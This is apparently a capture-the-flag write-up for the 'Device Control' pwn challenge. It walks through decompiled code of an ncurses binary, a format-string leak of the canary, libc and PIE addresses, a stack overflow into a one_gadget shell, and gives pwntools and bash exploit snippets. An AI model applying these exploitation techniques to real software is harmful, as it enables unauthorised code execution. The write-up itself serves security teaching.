Device Control

15th April 2022 / Document No. D22.102.261

Prepared By: w3th4nds

Challenge Author(s): w3th4nds

Difficulty: Medium

Classification: Official

Synopsis

Device Control is a medium-difficulty challenge that features abusing a format string bug to leak addresses and buffer overflow while interacting with an `ncurses` c++ binary.

Skills Required

- ncurses understanding
- format string
- buffer overflow

Skills Learned

- `ncurses` control characters

Enumeration

First of all, we start with a `checksec`:

```
pwndbg> checksec
RELRO           STACK CANARY      NX            PIE             RPATH
RUNPATH  Symbols   FORTIFY FortifiedFortifiable  FILE
Full RELRO      Canary found      NX enabled    PIE enabled     No RPATH   RW-
RUNPATH   238) Symbols    No  0 1/home/w3th4nds/challenge/device_control
```

Protections

As we can see:

Protection	Enabled	Usage
Canary	✅	Prevents **Buffer Overflows**
NX	✅	Disables **code execution** on stack
PIE	✅	Randomizes the **base address** of the binary
RelRO	**Full**	Makes some binary sections **read-only**

All protections are enabled.

The program interface:

Disassembly

Starting with `main()`:

```
undefined8 main(void)

{
  long lVar1;
  long lVar2;
  undefined8 uVar3;
  long in_FS_OFFSET;

  lVar1 = *(long *)(in_FS_OFFSET + 0x28);
  setup();
LAB_0010542c:
  do {
    if (9 < slot) {
      endwin();
      uVar3 = 0;
LAB_00105443:
      if (lVar1 != *(long *)(in_FS_OFFSET + 0x28)) {
                    /* WARNING: Subroutine does not return */
        __stack_chk_fail();
      }
      return uVar3;
    }
    refresh();
    lVar2 = main_menu();
    if (lVar2 == 0) {
      add_device();
```

```
      goto LAB_0010542c;
    }
    if (lVar2 == 1) {
      remove_device();
    }
    else if (lVar2 == 2) {
      show_devices();
    }
    else {
      if (lVar2 != 3) {
        clear();
        refresh();
        endwin();
        uVar3 = 1;
        goto LAB_00105443;
      }
      configure_vpn();
    }
  } while( true );
}
```

There are 4 options. The first option adds a device. The user can choose:

- Slot
- Name
- IP


```
void add_device(void)

{
  char *__src;
  int iVar1;
  undefined4 uVar2;
  long lVar3;
  void *pvVar4;
  time_t tVar5;
  long in_FS_OFFSET;
  allocator local_49;
  basic_string<char,std::char_traits<char>,std::allocator<char>> local_48 [37];
  char local_23 [3];
  long local_20;

  local_20 = *(long *)(in_FS_OFFSET + 0x28);
  refresh();
  clear();
  echo();
  if (slot < 9) {
    printw("Slot: ");
    wgetnstr(stdscr,local_23,3);
    std::allocator<char>::allocator();
                    /* try { // try from 0010424b to 0010424f has its
CatchHandler @ 001045aa */

 std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::
```

```
    basic_string<std::allocator<char>>(local_48,local_23,&local_49);
                    /* try { // try from 00104261 to 00104265 has its
CatchHandler @ 00104595 */
    iVar1 = std::__cxx11::stoi((basic_string *)local_48,(ulong *)0x0,10);
    lVar3 = check_slot((long)iVar1);

 std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::
~basic_string
               (local_48);
    std::allocator<char>::~allocator((allocator<char> *)&local_49);
    if (lVar3 == 0) {
      printw("\nUnavailable slot!\n\nPress any key to continue.");
      refresh();
      getchar();
    }
    else {
      printw("\nDevice name: ");
      std::allocator<char>::allocator();
                    /* try { // try from 001042e7 to 001042eb has its
CatchHandler @ 001045dd */

 std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::
      basic_string<std::allocator<char>>(local_48,local_23,&local_49);
                    /* try { // try from 001042fd to 0010432c has its
CatchHandler @ 001045c8 */
      iVar1 = std::__cxx11::stoi((basic_string *)local_48,(ulong *)0x0,10);
      wgetnstr(stdscr,dev + (long)iVar1 * 0x20,0xc);

 std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::
~basic_string
                (local_48);
      std::allocator<char>::~allocator((allocator<char> *)&local_49);
      printw("\nDevice IP: ");
      std::allocator<char>::allocator();
                    /* try { // try from 00104377 to 0010437b has its
CatchHandler @ 00104610 */

 std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::
      basic_string<std::allocator<char>>(local_48,local_23,&local_49);
                    /* try { // try from 0010438d to 001043bd has its
CatchHandler @ 001045fb */
      iVar1 = std::__cxx11::stoi((basic_string *)local_48,(ulong *)0x0,10);
      wgetnstr(stdscr,(long)iVar1 * 0x20 + 0x10b170,0x12);

 std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::
~basic_string
                (local_48);
      std::allocator<char>::~allocator((allocator<char> *)&local_49);
      clear();
      std::allocator<char>::allocator();
                    /* try { // try from 001043f9 to 001043fd has its
CatchHandler @ 00104643 */

 std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::
      basic_string<std::allocator<char>>(local_48,local_23,&local_49);
```

```
                    /* try { // try from 0010440f to 00104429 has its
CatchHandler @ 0010462e */
      uVar2 = std::__cxx11::stoi((basic_string *)local_48,(ulong *)0x0,10);
      printw("Added device to slot: %d\n\nPress any key to continue.",uVar2);

 std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::
~basic_string
                (local_48);
      std::allocator<char>::~allocator((allocator<char> *)&local_49);
      refresh();
      getchar();
      pvVar4 = malloc(0x80);
      std::allocator<char>::allocator();
                    /* try { // try from 00104477 to 0010447b has its
CatchHandler @ 00104676 */

 std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::
      basic_string<std::allocator<char>>(local_48,local_23,&local_49);
                    /* try { // try from 0010448d to 00104491 has its
CatchHandler @ 00104661 */
      iVar1 = std::__cxx11::stoi((basic_string *)local_48,(ulong *)0x0,10);
      *(void **)(location + (long)iVar1 * 8) = pvVar4;

 std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::
~basic_string
                (local_48);
      std::allocator<char>::~allocator((allocator<char> *)&local_49);
      tVar5 = time((time_t *)0x0);
      srand((uint)tVar5);
      iVar1 = rand();
      __src = *(char **)(countries + (long)(iVar1 % 9) * 8);
      std::allocator<char>::allocator();
                    /* try { // try from 0010452b to 0010452f has its
CatchHandler @ 001046a9 */

 std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::
      basic_string<std::allocator<char>>(local_48,local_23,&local_49);
                    /* try { // try from 00104541 to 00104545 has its
CatchHandler @ 00104694 */
      iVar1 = std::__cxx11::stoi((basic_string *)local_48,(ulong *)0x0,10);
      strcpy(*(char **)(location + (long)iVar1 * 8),__src);

 std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::
~basic_string
                (local_48);
      std::allocator<char>::~allocator((allocator<char> *)&local_49);
      slot = slot + 1;
    }
  }
  else {
    clear();
    printw("Cannot add more devices!\n\nPress any key to continue.");
    refresh();
    getchar();
  }
  if (local_20 != *(long *)(in_FS_OFFSET + 0x28)) {
```

```
                    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
  }
  return;
}
```

Then, by choosing the third option, it prints a list of devices.



With the second option, the user can delete an existing entry. The bug exists in the `configure_vpn` function.

```
void configure_vpn(void)

{
  int iVar1;
  long lVar2;
  size_t sVar3;
  void *pvVar4;
  long in_FS_OFFSET;
  allocator local_1b1;
  ulong local_1b0;
  ulong local_1a8;
  FILE *local_1a0;
  basic_string<char,std::char_traits<char>,std::allocator<char>> local_198
[45];
  char local_16b [3];
  undefined8 local_168;
  undefined8 local_160;
  undefined8 local_158;
  undefined local_150;
  char local_148 [32];
  char local_128 [264];
  long local_20;

  local_20 = *(long *)(in_FS_OFFSET + 0x28);
  echo();
  clear();
  refresh();
  if (check == 0) {
    if ((slot == 0) || (9 < slot)) {
      printw("Unavailable slot!\n\nPress any key to continue.");
      refresh();
      getchar();
```

```
    }
    else {
      printw("Slot: ");
      wgetnstr(stdscr,local_16b,3);
      std::allocator<char>::allocator();
                    /* try { // try from 00104dad to 00104db1 has its
CatchHandler @ 001052c7 */

 std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::
      basic_string<std::allocator<char>>(local_198,local_16b,&local_1b1);
                    /* try { // try from 00104dc6 to 00104dca has its
CatchHandler @ 001052af */
      iVar1 = std::__cxx11::stoi((basic_string *)local_198,(ulong *)0x0,10);
      lVar2 = check_slot((long)iVar1);

 std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::
~basic_string
                (local_198);
      std::allocator<char>::~allocator((allocator<char> *)&local_1b1);
      if (lVar2 == 0) {
        std::allocator<char>::allocator();
                    /* try { // try from 00104e4a to 00104e4e has its
CatchHandler @ 00105300 */

 std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::
        basic_string<std::allocator<char>>(local_198,local_16b,&local_1b1);
                    /* try { // try from 00104e63 to 00104e93 has its
CatchHandler @ 001052e8 */
        iVar1 = std::__cxx11::stoi((basic_string *)local_198,(ulong *)0x0,10);
        printw("\nCurrent: %s\n\nEnter new country: ",*(undefined8 *)(location
+ (long)iVar1 * 8));

 std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::
~basic_string
                  (local_198);
        std::allocator<char>::~allocator((allocator<char> *)&local_1b1);
        refresh();
        wgetnstr(stdscr,local_128,0xff);
        local_1b0 = 0;
        while( true ) {
          sVar3 = strlen(local_128);
          if (sVar3 <= local_1b0) break;
          if (local_128[local_1b0] == '\n') {
            local_128[local_1b0] = '\0';
            break;
          }
          local_1b0 = local_1b0 + 1;
        }
        for (local_1a8 = 0; local_1a8 < 9; local_1a8 = local_1a8 + 1) {
          sVar3 = strlen(*(char **)(countries + local_1a8 * 8));
          iVar1 = strncmp(local_128,*(char **)(countries + local_1a8 *
8),sVar3);
          if (iVar1 == 0) {
            check = 1;
            pvVar4 = malloc(0x30);
            std::allocator<char>::allocator();
```

```
                    /* try { // try from 00104fdb to 00104fdf has its
CatchHandler @ 00105339 */

 std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::
            basic_string<std::allocator<char>>(local_198,local_16b,&local_1b1);
                    /* try { // try from 00104ff4 to 00104ff8 has its
CatchHandler @ 00105321 */
            iVar1 = std::__cxx11::stoi((basic_string *)local_198,(ulong
*)0x0,10);
            *(void **)(location + (long)iVar1 * 8) = pvVar4;

 std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::
            ~basic_string(local_198);
            std::allocator<char>::~allocator((allocator<char> *)&local_1b1);
            std::allocator<char>::allocator();
                    /* try { // try from 00105056 to 0010505a has its
CatchHandler @ 00105372 */

 std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::
            basic_string<std::allocator<char>>(local_198,local_16b,&local_1b1);
                    /* try { // try from 0010506f to 00105073 has its
CatchHandler @ 0010535a */
            iVar1 = std::__cxx11::stoi((basic_string *)local_198,(ulong
*)0x0,10);
            strcpy(*(char **)(location + (long)iVar1 * 8),local_128);

 std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::
            ~basic_string(local_198);
            std::allocator<char>::~allocator((allocator<char> *)&local_1b1);
            clear();
            printw(
                  "Country changed!\n\nDo you want to unlock the configuration
of more devices? (y/n ): "
                  );
            refresh();
            wgetnstr(stdscr,local_16b,3);
            if ((local_16b[0] == 'y') || (local_16b[0] == 'Y')) {
              printw("\nEnter license key: ");
              wgetnstr(stdscr,local_148,0x14e);
              local_168 = 0;
              local_160 = 0;
              local_158 = 0;
              local_150 = 0;
              local_1a0 = fopen("./license.conf","rb");
              if (local_1a0 == (FILE *)0x0) {
                perror("\nError opening license.conf, please contact an
Administrator.\n");
                    /* WARNING: Subroutine does not return */
                exit(1);
              }
              fgets((char *)&local_168,0x19,local_1a0);
              iVar1 = strncmp((char *)&local_168,local_148,0x19);
              if (iVar1 == 0) {
                check = 0;
                clear();
                printw(
```

```
                    "By entering this key, you can change VPN for all your
devices.\n\nPress any k ey to continue."
                    );
                refresh();
                getchar();
              }
              else {
                clear();
                printw("Invalid license key!");
                refresh();
                sleep(1);
              }
            }
            goto LAB_00105394;
          }
        }
        clear();
        printw("This location is not allowed: [");
        printw(local_128);
        printw("]\n\nPress any key to continue.");
        refresh();
        getchar();
      }
      else {
        printw("\nUnavailable slot!\n\nPress any key to continue.");
        refresh();
        getchar();
      }
    }
  }
  else {
    printw("No more changes available!\n\nPress any key to continue.");
    refresh();
    getchar();
  }
LAB_00105394:
  if (local_20 != *(long *)(in_FS_OFFSET + 0x28)) {
                    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
  }
  return;
}
```

The 2 bugs are at these lines:

`Format string bug`:

```
printw("This location is not allowed: [");
printw(local_128);
printw("]\n\nPress any key to continue.");
```

`Buffer Overflow`:

```
char local_148 [32];
<SNIP>
wgetnstr(stdscr,local_148,0x14e);
```

The challenge prints with `printw` without a format specifier, leading in leaking all kind of addresses like `libc`, `PIE` and `canary`.

As long as the user can calculate `libc base` and `canary`, they can perform a `ret2libc` attack. This would be the ideal scenario but while debugging, some problems occur.

Debugging

First of all, the user needs to leak these addresses. I made a custom function to find such addresses.

```
def configure_vpn(slot):
    # Menu redirect
    r.send(down)
    r.send(down)
    r.send(down)
    r.sendline()
    r.sendlineafter('Slot: ', str(slot))
    r.sendlineafter('country', '%p '* 70)
    r.recvuntil('[')
    leaks = r.recvuntil(']')[:-1].split(b' ')
    r.sendline()
    # The code in comments is to find canary, pie and libc
    #------------------------------------------------------ #
    # gdb.attach(r)
    # cnt = 0
    # for i in leaks:
    #   if len(i.decode()) == 18 and i.decode()[-2:] == '00':
    #     print(f'[{cnt}] Canary: {i.decode()}')
    #   if b'0x7f' in i:
    #     print(f'[{cnt}] Possible libc: {i.decode()}')
    #   if b'0x55' in i:
    #     print(f'[{cnt}] Possible PIE: {i.decode()}')
    #   cnt += 1
    # pause()
    #------------------------------------------------------ #
    canary       = int(leaks[62].decode(), 16)
    libc.address = int(leaks[117].decode(), 16) - 0x29d90
    e.address    = int(leaks[119].decode() , 16) - 0x5388
    return canary, libc.address
```

There are possible candidates for all the addresses.

```
canary       = int(leaks[62].decode(), 16)
libc.address = int(leaks[117].decode(), 16) - 0x29d90
e.address    = int(leaks[119].decode() , 16) - 0x5388
```

By subtracting these values, the user can calculate the `PIE` and `libc` base. Another issue is that the user cannot directly print them with `$N%p` because `c++` ends the program with an error.

```
Slot: 1

current: Greece

Enter new country: %13$p
*** invalid %N$ use detected ***
                                  [1]    13985 IOT instruction (core dumped)
./device_control
```

That means, the user should read everything and put them in a list to calculate the addresses from there.

After the user calculates the base addresses, they should be able to perform a `ret2libc` attack.

The other problem that occurs is the fact that the payload is limited. The only way to proceed is `one_gadget`.

ncurses control characters

In the `ASCII` table, there is this entry:

```
Oct   Dec   Hex   Char
177   127   7F    DEL
```

`0x7f` is the `DEL` character. Most of the time, `libc` addresses start with `0x7f`. When the program encounters these bytes, it will not treat them as raw bytes but as a control character instead. To bypass it, the user should brute-force the `libc` address to start with something else instead. I made a custom `bash` script to do that.

```
#!/bin/bash

counter=1
clear

while true;

do
  # We need to bruteforce the libc address to not start with 0x7f
  # to escape the control character
  echo -ne "Libc starts with 0x7, Times: $counter\r"
  ((counter++))
  ./solver.py && exit
done
```

After the user finds out the overflow offset, they see that they have control over `rbp` register. To call `one_gadget`, some constraints should be bypassed.

```
0xebcf8 execve("/bin/sh", rsi, rdx)
constraints:
  address rbp-0x78 is writable
  [rsi] == NULL || rsi == NULL
  [rdx] == NULL || rdx == NULL
```

`rsi` and `rdx` are already `NULL`. The only thing that needs to be changed is the `rbp-0x78` to be writable.

```
pwndbg> vmmap
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
              Start                End Perm     Size Offset File
    0x555555554000     0x555555557000 r--p     3000      0
/home/w3th4nds/htb/device_control
    0x555555557000     0x55555555c000 r-xp     5000   3000
/home/w3th4nds/htb/device_control
    0x55555555c000     0x55555555e000 r--p     2000   8000
/home/w3th4nds/htb/device_control
    0x55555555e000     0x55555555f000 r--p     1000   9000
/home/w3th4nds/htb/device_control
    0x55555555f000     0x555555560000 rw-p     1000   a000
/home/w3th4nds/htb/device_control
```

The `PIE` base + `0xb300` is inside a `writable` segment of the binary. `PIE` base is already found, meaning all the conditions for the `one_gadget` are met.

Summary

- Add a device to enable `configure_vpn` function to run.
- Leak `libc`, `PIE` and `canary` via the format string bug in `configure_vpn`.
- Find the overflow offset and overwrite `rbp` to a writable segment of the binary to satisfy the condition of `og`.
- Brute-force the first bytes of `libc` to not be `0x7f` to bypass the control character of `ncurses`.

PoC

```
./bf.sh
```

```
Invalid license key!$ $ cat flag.txt
HTB{f4k3_fl4g_4_t35t1ng}
$ $
```